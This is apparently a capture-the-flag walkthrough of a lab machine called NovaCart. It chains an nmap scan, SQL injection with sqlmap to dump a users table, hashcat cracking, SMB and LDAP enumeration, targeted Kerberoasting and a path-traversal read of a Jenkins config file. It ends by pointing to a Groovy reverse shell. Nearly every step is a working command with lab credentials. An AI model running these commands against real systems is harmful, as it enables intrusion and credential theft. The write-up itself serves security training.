nmap 192.168.178.174 -sC -sV --min-rate=1000 -Pn -T4
.png)

We got a webpage here, clicking on every button landed me on the http://novacart.local/shop.aspx

We have a search functionality here, let's check for sqli by searching for graphics'

It gave us the error page confirming our suspicion, it is indeed sqli, let's use sqlmap to dump the tables. First enumerate all the databases.
sqlmap -u "http://novacart.local/search.aspx?q=graphics" \
  --batch --string="RTX" --dbs --threads 10

Next we will find the tables in NovaCart database.
sqlmap -u "http://novacart.local/search.aspx?q=graphics" \
  --batch --string="RTX" -D NovaCart --tables --threads 10

Since we got all the tables, let's dump the users table.
sqlmap -u "http://novacart.local/search.aspx?q=graphics" \
  --batch --string="RTX" -D NovaCart -T users --dump --threads 10

these are sha-256 hashes with there salt appended. So, we will use mode 1420 of hashcat for cracking them.
hashcat -m 1420 hashes.txt /usr/share/wordlists/rockyou.txt

Two of the hashes cracked. Let's check there smb shares.
nxc smb DC.novacart.local -u d.barowski -p kubarow --shares
nxc smb DC.novacart.local -u j.paul -p password123 --shares

We have read rights over the Shares share, let's enumerate that.
smbclient //192.168.178.174/Shares -U 'novacart.local\j.paul%password123'

Three folders let's get them to our local machine and analyze them. The Backup folder had some hints that our next target should be the service running on port 5000.
.png)


I went there but none of the creds that we have up until now are working. So, let's run bloodhound and examine what privs our users have.
nxc ldap 192.168.178.174 -u d.barowski -p kubarow --bloodhound -c All --dns-server 192.168.178.174


We have GenericWrite over these accounts, so let's use targetedKerberoast and get there hashes.
python3 targetedKerberoast.py -u d.barowski -p kubarow -d novacart.local --dc-ip 192.168.178.174
.png)
We got the hashes let's put them in a file and try to crack them.
hashcat -m 13100 kerb_hashes.txt /usr/share/wordlists/rockyou.txt

Two of the hashes, cracked and we now have j.bronski : jan162005 and j.paul : password123.
j.bronski's creds worked and got me inside the portal on port 5000.
Clicking on this button, redirected me to another page.

We have lfi on file parameter here, we got some config file location of jenkins from the Backup folder of the share.


this gave me the present directory of the application, let's get the config file.
http://novacart.local:5000/view.aspx?file=../../ProgramData\Jenkins\jenkins.ini

We got the creds for the jenkins instance running on port 8080. Now, we can easily get a reverse shell using the groovy script.

